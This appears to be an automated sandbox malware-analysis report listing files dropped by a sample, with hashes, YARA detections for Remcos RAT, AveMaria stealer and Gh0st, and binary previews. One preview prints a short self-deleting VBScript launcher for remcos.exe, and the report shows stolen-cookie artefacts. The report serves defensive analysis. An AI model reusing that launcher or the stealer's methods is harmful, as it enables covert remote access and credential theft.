SHA-512:	338C9BA4F7785297DE2F33037117FD5CE138E7772BE1F2A20A21C14458F252494101A19C0D6E95FE01542F6C6D8ABDBE9C140F15193FD652EB0D89DBDFDDCBE 0
Malicious:	false
Reputation:	unknown
Preview:	.....%...$Bo..Z..]......Qu...R.H....@*..q'..|...H.m,.e..D..a]0..3.....:v.{.........0..;5..zR.P~.e.9..0xx..uz..o...;../9M..9:]^.e.....XXV.5~.....]...c..D..=Tp...PQ..Q....j.....dk.*K0..."......0..T d #.....&.\..v.s.V...t.~...r^g...I...[..D.....%....lxo..Z...'].R.....u...R.Q....@*..q'.5|...H.m..e.fDK>.k0..T}hs!.e.....@..o...A..a|..3...6<.....^ h...~G..9iz..;..D`.<.~..&h....O.z....=.2.t..1..c..D..= {]%..PQ.|...U.h.M..E.?.dk.*K...t]H...E.. nL.9#..8..&.\..S.s.V\....~@...r^gE...F..p...H...C.%.He..Uo..Z..].R...UQu.M...Q....@*..q'ob..g.........DK>.k0..T}hs!.e.....@..o...A..a|..3.. .6<.....^ h...~G..9iz..;..$n.<.~..&q...O.z....=.2.t..1..c..D..=Tp...PQ.7...U.h.M..E..dk.*K...t]H...E.0..5 d#..e.&.\..S.s.V\....~@...r^g...I...[..DN`...%.....xo..Z..].R....Qu...R.H....@*..q'. .|...H.m,.e..DK>.k0..T}hs!.e.....@..o...A..a|..3...6<.....^ h...~G..9iz..;..$n.<.~..&q...O.z....=.2.t..1..c..D..=Tp...PQ.7...U.h.M..E..dk.*K...t]H...E.0..5 d#..e.&.\..S.s.V\.

C:\Users\user\AppData\Local\Temp\KGa06088	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	6868
Entropy (8bit):	7.811153415048189
Encrypted:	false
SSDEEP:	96:U6Cw3XxQfMpKAxQfMpKiCdzUpPRCdzUpPwiJX5VjUuQ3+RTaXI3+RTaX/Bb4o8/6:U6bQKQyCdzUbCdzUdPjjE+ws+wvB6MVz
MD5:	9D1FA086471D9B21684DB17E22C6BDF2
SHA1:	18ECCA6670697FC37D596E5173BA38EDC0376BDF
SHA-256:	9008E8B54DC2B58F75670C2A118DEC964587CA6EA4389F0EF00495C633C63813
SHA-512:	ADC903E5B0C970B226BB9D0DA7B9DDE1A2B012781A43A3771ED864570513D4D366B9AE97F96ADD8190223CD2F16DB56D0770E6057D980E38A3CB50C4A8B9BD F

C:\Users\user\AppData\Local\Temp\KGa06088	
Malicious:	false
Reputation:	unknown
Preview:	PK.....D>Q.+.j.....Files/LSBIHQFDVT.pdf..Ir@!.....'..E.....R..-.Nqx....t.j....m..5.?.F..U..*..h..Rbys.j<...&....`..Xl.....l.y....)}.....I...9.bn.....Fk....V5.>v..&.9..jW..7>...1`p.E .#..i.}.C.....c....M...yQp...m.lk...* Th...sw9Ch..q.Q...hM9G....+T....P.\...~k.nO=....=.6.....G..36.^.A..Y.y....].ZCM.%.....O.1....Sg..m..kF..r....y^...\....n`.5d.....G.....|n).....8...* ..B.....#...V....xF...z6_.....[....F}^..e-...).. .....Ch.8/.j.*OcE.=..6...N.....C.z.o.....2....%#....].. ....}J.f..3..#..T.....0a6.<.$.....}....vMw...c.... .V..^5..w...!.q....cd.....>WqF..z...h ./+....PL.n.....r.k.....K..F.V.;...=j..b_GX+.^..;..;.3N..?PK.....D>QM.Hu.....Files/SFPUSAFIOL.pdf..I.E!...-.C.a.cHx.....;.k..S..2..*.+'.....6.1..:_.D4G.....o.....zS...<.... .@<W5AI/.;..~...].m.R..Z..O....."..Z.>...Zx\..NJu\.zt.. ....0...*...b.....*~l.U;...-.n..1.S...>....3.%?...u.h.R:~..4.k....;..W.sj..t..O#...M.Tzg..KQ..C[.:.....

C:\Users\user\AppData\Local\Temp\SysInfo.txt	
Process:	C:\Users\user\AppData\Local\Temp\5.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	39
Entropy (8bit):	4.17298996283009
Encrypted:	false
SSDEEP:	3:oNt+kiE2J5xAI6N:oNwkn23fO
MD5:	9E92E8C8C14C21B4E23FD6E21DBCF5F2
SHA1:	5E42F7A627F3E0FE4D270107658BF3B29AB97D33
SHA-256:	5895259ADC1CF2B32B2961697587BBFCFB6E88D4662816980BF4BE654EFDBCFC
SHA-512:	29F537CE20708BAD2E8D70F3EBA4040452070A15B3312A543605BDE55DD4EC72E023274D69FABC14D4DEAC3628CB407EE4A15C67776C5C30990200879CE9CC
Malicious:	false
Reputation:	unknown
Preview:	C:\Users\user\AppData\Local\Temp\5.exe

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_enwkj00w.kq1.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wrn55b2l.mfa.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\bhv9034.tmp	
Process:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x13ce402f, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	29884416

C:\Users\user\AppData\Local\Temp\bhv9034.tmp	
Entropy (8bit):	0.9935866017056032
Encrypted:	false
SSDEEP:	24576:esPwt8HVmyajw7811fXy7R4aUpPX7Cr6f63rsLOZ:bKyajrO
MD5:	75B7BD98F1ECA326D60B87C6C8757180
SHA1:	B0E619E0F7ED39A86F16F8EF2BFCBADCC02504AA
SHA-256:	84D6B18A806039FEA05FB2C48F05339A55F1C818B1331424FE5C72CD94F696EF
SHA-512:	59A444986AA0F1C2B86A0F1260D0C6872138B60AEA78FCB8813987A8B15C005753D80094DD5EE353CB945D4F3E962BC8C4137866E94C7DD4E107A4FCE44FC7E
Malicious:	false
Reputation:	unknown
Preview:	..@/... ....?......_e..*....w.....^.8.....$...x...&...y..h.:.....b...*....w.....{.....B..... .....:&...yQ..... .....Y.F:&...yq.....&...yQ..... .....

C:\Users\user\AppData\Local\Temp\bin.exe	
Process:	C:\Users\user\Desktop\xxTzyGLZx5.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	115712
Entropy (8bit):	6.375962866007663
Encrypted:	false
SSDEEP:	1536:h0jP7/L1B5rVmN8sxHv2M28ix8EUaJxWZoB4u0OVE01:K1VmhaH8EFvW+0OVE0
MD5:	805FBB84293E86F25B566A5B2C2815D2
SHA1:	5712F69EAFCA434E4D6CDFD8081EBFB728708C25
SHA-256:	E78FCD503A6B0A663AB4A72B97C010C932840998DA05784BA75F7D6802EA822F
SHA-512:	5927584ABABC4C2D533984C607A96590D1640B6939D33E9F994B684F38F1541DFDC1D0778F5DBE586353C46BEBC3A7F0E46A1156F34E5748AB31FF0AF16807A2
Malicious:	**true**
Yara Hits:	• Rule: Codoso_Gh0st_2, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Florian Roth • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: unknown
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z]..><..><..><...3.?<..7D..?<...3.<<.....?<.....=<..;0..?<..7D..:<..7D..!<..><...<...U..N<...Um.?<...U..?<..Rich><.....PE..L.....I_.....0.....\.....@....@.....@.....@.....w.....p,..... .....u.....@..p.....text.....0..... ..`.rdata...I...@...J...4.....@..@.data....P.....~.....@....rsrc...p,.....@. .@.reloc..... .....@..B.bss.....0.....@..@.....

C:\Users\user\AppData\Local\Temp\c1cbn8ydb22	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	data
Category:	dropped
Size (bytes):	679935
Entropy (8bit):	7.985731057036001
Encrypted:	false
SSDEEP:	12288:DYUImlFPDAriO+Za0AnZ7sLbGZ9ARLEUfi5qPP6QudMoYjlEr2na:Dh/Fcr3T0uKKDAdECimwdMwr2a
MD5:	5022658720DC7BBAF4A2A177292C1AED
SHA1:	722AAF02F5198029E2A91A93BD204F62E71BD77C
SHA-256:	F62E47CBD04EF2E3488B98BD3C473218D97D2D2B46B6B49C874AAE439961BD5A
SHA-512:	72289FDB58AD4EDE39CB3620FFE2E929FD9FC76F17FF46491425BE73E255FD5244CEBD27B579963A8703C7DD2AC9D3A4D63EC6F98F87E83FE0F4F5DBDBED3 08
Malicious:	false
Reputation:	unknown
Preview:	0jb.}...q....8.....,L.,M.^.)....?'@I..Y.J6.A..F...*...W.XX.f[.wV;..J!Q.eet.....-.1..l(.mm...~.eJ.K.b&R..../\.x..G..6.....0L../.S$1....1...@....}.P.C?...:.,.....R...I..d.BLqg.&..J!...Zt|.....1.] 8.w..,.....x..D.A..Q..h..,.%.t.|.2.."y..B.C...q..`..8.....,.e.M.|.F;..B?'@I.Y.6.A..F...*...W.X.I.q.!X4.7.`.!...p}..F..u9.d..m9..>.?...$.....E...!.....G..6.....}...uo.o.....~..R.Yi..._..n ,..1..8...I..d.BLqg.&X.31...Z\.g.vg\.P..@]..w..,..z.W.x.CA..V.....h.Y,.%.8.|d...bP..B.C.....SQ^w...,..M.. .).{..v.@I..Y.J6.A..F.....%O.W.X.I.q.!X4.....Z.@.....].u9.d..m9..>.?. ..$.....E...!.....G..6.....}...uo.o.....X~..R.Yi...LS.n,..1..8...I..d.BLqg.&..J!...Z ...v.\.P.Q@]8.w..,..z.W.x.CAD.>r.Q..h>,..%.t.|9..."...B.C.....8.....,.,M.^.)....?'@I..Y.J6.A..F...* ...W.X.I.q.!X4`9r`.!...}'...].u9.d..m9..>.?...$.....E...!.....G..6.....}...uo.o.....X~..R.Yi...LS.n,..1..8...I..d.BLqg.&..J!...Z ...v.\.P.Q@]8.w..,..z.W.x.CAD

C:\Users\user\AppData\Local\Temp\install.vbs	
Process:	C:\Users\user\AppData\Local\Temp\rem9090sta.exe
File Type:	data

C:\Users\user\AppData\Local\Temp\install.vbs	
Category:	dropped
Size (bytes):	418
Entropy (8bit):	3.4717335207921964
Encrypted:	false
SSDEEP:	12:4D8o++ugypjBQMBvFQ4lObRKMJhpE2F0M/0aimi:4Dh+S0FNObrBE2F0Nait
MD5:	8F4068DE9C38C97EDB3E3B5467C4F1D4
SHA1:	1F6B751A293FAA36A9C48D18DCF1976040D84511
SHA-256:	3CCF7A29F9803E439B43337399580DE0CEDB0B5AED1ECDC7107E14FED6ADDD1E
SHA-512:	C647221649FF7B067F0C9D6F4B7BAAAA1D9ECE08883DBE887C042D0F35BE9728A966BCC5F9D06292617258E459506918CA17DDCE0F1DD529604E5631770433A
Malicious:	**true**
Reputation:	unknown
Preview:	W.S.c.r.i.p.t...S.l.e.e.p. .1.0.0.0...S.e.t. .f.s.o. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(.".S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.".)...C.r.e.a.t.e.O.b.j.e.c.t.(.".W.S.c.r.i.p.t...S.h.e.l.l.".)...R.u.n. .".c.m.d. ./.c. .".".C.:.\.U.s.e.r.s.\.j.o.n.e.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.R.e.m.c.o.s.\.r.e.m.c.o.s...e.x.e.".".".,. .0...f.s.o...D.e.l.e.t.e.F.i.l.e.(.W.s.c.r.i.p.t...S.c.r.i.p.t.F.u.l.l.N.a.m.e.).

C:\Users\user\AppData\Local\Temp\jmtceghqeepjeivm	
Process:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Local\Temp\nsaAFFF.tmp\rgsbzeog.dll	
Process:	C:\Users\user\AppData\Roaming\Windows Update.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	159744
Entropy (8bit):	6.52147420132688
Encrypted:	false
SSDEEP:	3072:MO9DZ1DVIbQwhPUfwNRcqz3+dpHquOt/l:MaN1JyQoPMa3+FSl
MD5:	C16079C8EB03B8859CDFFD31F4137C80
SHA1:	4F76339C9DE64C0D0943C06AD7FC4D499FB2ACBB
SHA-256:	0C9930C5091E500AB5EDF26F6D3BA85BAB02C65DBDE677068B0943308F29FEAB
SHA-512:	6B4864972150C271D45A58DD5F7CBCD2EADB691A62D65957A5B76DE1EAE7D00D7D996CBCD6EB45F20F6CFFA42AA68190DCA52E2D5A4324B8D9BA90E24BEE 404
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%]..v]..v]..vP.(v}..vP..vR..vP.)v3..vI..wD..v]..v,..v...w\..v...w\..v ..6v\..v...w\..vRich]..v.....PE..L...`.a.....!.....@.....d..... .....@...@..... .....text..... ..`.rdata..Jf.....h.....@..@.data....p... ...T.....@....rsrc.....V.....@..@.reloc.....X.....@..B ....

C:\Users\user\AppData\Local\Temp\nslA5A0.tmp\rgsbzeog.dll	
Process:	C:\Users\user\AppData\Local\Temp\5.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	159744
Entropy (8bit):	6.52147420132688
Encrypted:	false
SSDEEP:	3072:MO9DZ1DVIbQwhPUfwNRcqz3+dpHquOt/l:MaN1JyQoPMa3+FSl
MD5:	C16079C8EB03B8859CDFFD31F4137C80
SHA1:	4F76339C9DE64C0D0943C06AD7FC4D499FB2ACBB
SHA-256:	0C9930C5091E500AB5EDF26F6D3BA85BAB02C65DBDE677068B0943308F29FEAB

C:\Users\user\AppData\Local\Temp\nsIA5A0.tmp\rgsbzeog.dll	
SHA-512:	6B4864972150C271D45A58DD5F7CBCD2EADB691A62D65957A5B76DE1EAE7D00D7D996CBCD6EB45F20F6CFFA42AA68190DCA52E2D5A4324B8D9BA90E24BEE 404
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%]..v]..vP.(v}..vP..vR..vP.)v3..vI..wD..v]..v,..v...w\..v...w\..v ..6v\..v...w\..vRich]..v.....PE..L....`.a.....!.....@.....d..... .....@...@..... .....text..... ..`.rdata..Jf.....h.....@..@.data....p... ...T.....@....rsrc.....V.....@..@.reloc.....X.....@..B ....

C:\Users\user\AppData\Local\Temp\nst9F76.tmp\orwglwkinzb.dll	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	159744
Entropy (8bit):	6.517636244325897
Encrypted:	false
SSDEEP:	1536:7hzc53Ocai7Llp7SW5LuHa6cRbTLGhwTVPXu9pFI5QnJqz5y8E/Ztkh0W0wsWjce:7hQ0cj66JRihwTlV2IHE/V9rqs9uOP
MD5:	5E22EEE55114158A4923FE7F8BC9F053
SHA1:	AB3E35814486EC8AC7CB41DDADC219EC696C2707
SHA-256:	2495D9B36FCD65282D7752BDFF2FD286A27D1F70965F9DF45DB0D818E03CDD02
SHA-512:	557B8E36F6482F6A4903B8282A556D5D579A653E0CB94643019997A645ABED1EA39AA09E7DC70EC535F2A2CB0DE14193AF378F6792BF690B862F1E1F6C01DB6E
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....t&..H...H...H..G....H..G....H..G....H..~I...H...I...H..`L...H..`H...H.. `....H..`J...H.Rich..H.....PE..L....b.a.....!.....@.....@.....`.. .@.....text..... ..`.rdata...f.....h.....@..@.data....o... ...T.....@....rsrc.....V.....@..@.reloc.....X... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\nsuAEE7.tmp\kqkz.dll	
Process:	C:\Users\user\AppData\Local\Temp\4.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	160256
Entropy (8bit):	6.538000111857781
Encrypted:	false
SSDEEP:	3072:6kXjhUexwgZf4JkvBr+t/kBsNrjuO4/l:6WlUMvZfskp9k+Ll
MD5:	E490C0FA5D75CB0A0A4A9B14A3BB56F7
SHA1:	292116CCA1504B66133959782B4E0CE3F999D42A
SHA-256:	F1ADD8B1979665AC28925D672396BEB2F797AF923BE5F2BF1EC4ED25A7AF5131
SHA-512:	A515B6E0011A52CAF4C0466127A9716D90EC4B3525F2A4186A12D66AF656AB966B190AC13A9715DA96033EA575366D865DAD08B0FE9920C19D33AEC479BB962
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x&..H...H...H..K....H..K....H..K....H..rI...H...I...H..lL...H..lH...H.. I....H..lJ...H.Rich..H.....PE..L...q`.a.....!.....@.....@.....`...@..... .....text..... ..`.rdata...f.....h.....@..@.data....q... ...V.....@....rsrc.....X.....@..@.reloc.....Z..... ...@..B..... .....

C:\Users\user\AppData\Local\Temp\nszE2AE.tmp\sozz.dll	
Process:	C:\Users\user\Desktop\xxTzyGLZx5.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	159744
Entropy (8bit):	6.539189721002538
Encrypted:	false
SSDEEP:	1536:Job1THHPuYLlp7SW5LrZ7P6OXK5EmOuFsVFK8zqz3xkzR4kaSqhRusWjcd/wAqUb:JoRzPxJLAEmO/VImmvTqGEsruO
MD5:	C5CE5829F17F3964C0B72F2391B69B75
SHA1:	66D5892931F145C87BD1A4AA1A073DE585A8E9A8
SHA-256:	38EACA6C8ABCC800D05CA5281B1D47B6272B85D05F16A5B0CA2C77E5204E0291
SHA-512:	2911BF32947D4631EDCF40415E70B3DFE594B4834075D41CE44CC14530B793D481B859FE6F48712792F92F0CB8762E933A6DCFE7693EE9665D560785713CCF6A
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\nszE2AE.tmp\sozz.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....w...w...w.....w.....w.....w...v...w...v...w..s...w..w...w.....w..u...w .Rich..w.....PE..L...lK.a.....!.....@.....`.....@..... .....text..... ..`.rdata...g.....h.....@..@.data....o... ...T.....@....rsrc.....V.....@..@.reloc.....X.....@..B..... ....

C:\Users\user\AppData\Local\Temp\rem9090sta.exe	
Process:	C:\Users\user\Desktop\xxTzyGLZx5.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	474112
Entropy (8bit):	6.580639305620245
Encrypted:	false
SSDEEP:	12288:iegN0jfYLclGb0bVT6e+MT2MffZS/gISYo:ENywLclGIeMT2MXZRISV
MD5:	083D4CDE33E6721F595A468BB7D17ADA
SHA1:	0E2766C31F8DC69A320B6176D62F6784C9F590DD
SHA-256:	F636FA169CBB4D9038EA21B5B1258A3AB92BE41BBAB0020C90C8ECBA105616E2
SHA-512:	8565B2EFC06D92878E7BB86AB931237CAAA0BC0D10935F4D8380527A1370461C720ADA5B1815099FF4AC0230F203BD0A0BFE9391367CED380587B4C4C1FB04C
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: C:\Users\user\AppData\Local\Temp\rem9090sta.exe, Author: Joe Security • Rule: REMCOS_RAT_variants, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\rem9090sta.exe, Author: unknown
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}4V..gV..gV..g...gD..g...g...g...gH..g_.gW..g.<.gT..gm..fL.. gm..fl..gm..ft..g_.gC..gV..g...g...f...g...gW..g...fW..gRichV..g.....PE..L...s..a.....,.....r.....@....@..... ...p..49.. }..8.....}.....X}..@.....@.....text....+.....,..... ..`.rdata...p...@...r...0.....@..@.data....>.....@....tls..... .....@....gfids..0.....@..@.rsrc....K... ...L.....@..@.reloc..49...p...:.....@..B..... .....

C:\Users\user\AppData\Local\Temp\tmpG77.tmp (copy)	
Process:	C:\Users\user\AppData\Local\Temp\4.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	586861
Entropy (8bit):	7.360391735779929
Encrypted:	false
SSDEEP:	12288:Khzfld/fqWhWxlXWx/0tTJwbxlKzMbDtz6yrkvtVm:SPXqWtGtTOl0zM/6vtVm
MD5:	78EDE0254C66FA9E667E4CEB88754E1C
SHA1:	385599DCC3260AC9BB782DA9AB0C69A7BB541645
SHA-256:	A542D2953BB5F7516342E100BB01447371CDF7BAF2FD300D61B52D4D2E323DC1
SHA-512:	39B30A1AEA89DB0E30A208157B4E606463CAEC72E66D231EDBEC22044E8C66E09674C66D36E2AF363352735D0387C050BC73AEBA47D254ACFE0AB2D9C796523
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....t.....p...[.....p.....text...h[.... ...\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc....[...p...\...x.....@..@..... ....

C:\Users\user\AppData\Local\Temp\wfkc2ng2j1zi47wu	
Process:	C:\Users\user\AppData\Local\Temp\4.exe
File Type:	data
Category:	dropped
Size (bytes):	292351
Entropy (8bit):	7.962109927544079
Encrypted:	false
SSDEEP:	6144:sqgPWQ5LygxHB7pCGfvgAxjCaJ3bOB7ue86z3hTL:sqgR5LyyhNfoAAm3CBSe8wL
MD5:	C74CA0B179975FE89176F547FB451295
SHA1:	58AB2433A0D92963878565A1E618A6743F168B1D
SHA-256:	34B93EA5F2702E8115430860C6363F8FBD96D9DB9C408FDE8A3E9CC60BCC63FE
SHA-512:	AC19409FEEA8AA831516E767403A64ACDC0CB339A178EE97CF1027E3DED15D5B9E639D310204E5FEF67E40B15101C5E39E89CC5EE90D8392F84F59E87F229E35
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\wfkc2ng2j1zi47wu	
Preview:	.t.{.+X.>.r.Qo....l@gx.....]Q..'....la.3.V[...T..x..q9.....K...T.$.).[...P....._.qa..N..f....Q.....h.....C..e.7K#..n6...8.+.t..B)...d.m.M....e ..|.<^%.&....^..v.....1BF.{T..2.%..1.....j_.x.w./i .L&O.....6....g.....P... .cn\...s.r...}..{t+X..Gr.....c.x.gx.....]3.:4E....a.3q][...Tw.x...9.....G...A...;.....(.....6g.s...=..z.=....."l%.....n....4...fm/..&.c.....^....N.{K.i.\.[t.v%.g. #... .8L..9.....J.G.BJ2....T..#.e..]uH..}PJ.wJ....?...B....*|.PV.G1^..s.r.....X+X.l.r.....yl@gj.....]Q..'...%la.s~...a.T..x..-9....G....v.....[..(..=.;f...6a6.....=..".."l.....1a._d...e..C4.. ..Y/..l.C...._X.ed...N..K.#.Px&c.v%.o` #r#...wL2.....J.G.BJ.....T..#.e...7HF.}PJ.wJ.....'NB....*|.PV.G1^..s.r...}..{t+X.V.r.....l@gx.....]Q..'....la.3.V[...T..x..q9.....G....v.....[..(....l... .6g&...L=..z.=....."l.....a.....n6...4...fm/..l.C.c.._X.ed...N.{K.i.\.[t.v%.g. #.....L2.9.....J.G.BJ2....T..#.e...7HF.}PJ.wJ.....'NB.

C:\Users\user\AppData\Roaming\Fhg.xgx.tmp	
Process:	C:\Users\user\AppData\Local\Temp\bin.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\BURPLQ1DAW.zip	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	335116
Entropy (8bit):	**7.99865634158973**
Encrypted:	**true**
SSDEEP:	6144:lF/AL7l6x342wEvy2G+HX6l96ebo91jyxYcGW0d4eNfHHLsdXsb2py1vSLa3ob:lFl1BqIETjyxr+PHqHpWvCFb
MD5:	9DEE51A7DF7E726BA206C00F23D66971
SHA1:	5B03D00901AFC9B0576694D7F6EB87AEC9C3559B
SHA-256:	1D4BA7BF1A88C1CBAF7341778FD54FA552E0E3004338F985E386F868659CF5A2
SHA-512:	9FB8116D5815BAE45DAF5955E85FC3AC45B5C13043E2C93D301A0EDD988451E816A3508C5F21365EF4B6E9B2835ECDDF83B6A73D95A6501EAC9EECA0468C1FC
Malicious:	false
Reputation:	unknown
Preview:	PK.....fd.@.k.W....{%.....sqlite3.dll..}|T.8..3s.L..3.....5j...2$.....q..h\|....@..Lz....*jk.V{...[...$.L.TC.B...S8.....4.[k.3.l.....y>.-.}...z.k...l3g.8N.....k$.-.o7.....G...U.... ...A.SO...?.R.\|&e...g....pA..~..3w....j.....h....y.k...9....1.7..f.r\f....R.d.....m.ba..o..?.o.....<....R.r..ga?)q...h.7#...rU...o..8.u....=...bwJ.H..~_..!.k....;.~Bz..#9}.....\z....?.-...w.w..\|n..O. Y..7p.lq..s....^..#.+n..^..]........\rV.....Ww.g.#.fs....s\'...._...#...[..s?z.....~...u.tc.q-.2.....u....M.i....*{x>[.]....y8.u....N.{.,...?..m.{x...a...8h.....~.>..K.....C....,p...8.....\|.>/.S...:xr <N.E.....w7..X.....\|.....G.^.t.....jQU.4.. @H...uc...N..j.Y.Z..S._.2.c0.+...B.?.Xe.}y...P..P.4*[h.....4...Z.T.LOU....).....p.be%.C....P.z;..\Z.....V.....c3...;.@..T.....<..c+..T.. ..j.f.)..... \8..S.{.~.l/.6.....F..8g]..b....j,.2V...^..R..@N..._....[.....<t...U5KN..-Ej..."...Xl$.`.....Z :..a.P.....u....[:.^-..v...m2

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\CookiesChrome.txt	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	890
Entropy (8bit):	4.902160711477108
Encrypted:	false
SSDEEP:	24:gMepjLc5DnCuV6T/8ox2U1KKOa33HQ4xqp:gtjLc5NcQRU1/x3A4Y
MD5:	563C215C004E2A6FE00FFB1503A0F2F8
SHA1:	D8AAB02B6643913D92244FF9EABE398D40C3E9D1
SHA-256:	6820FF3BEC4D778F6F38EAA2E04EEB0056239A25B2BB0802C66683358909D3C7
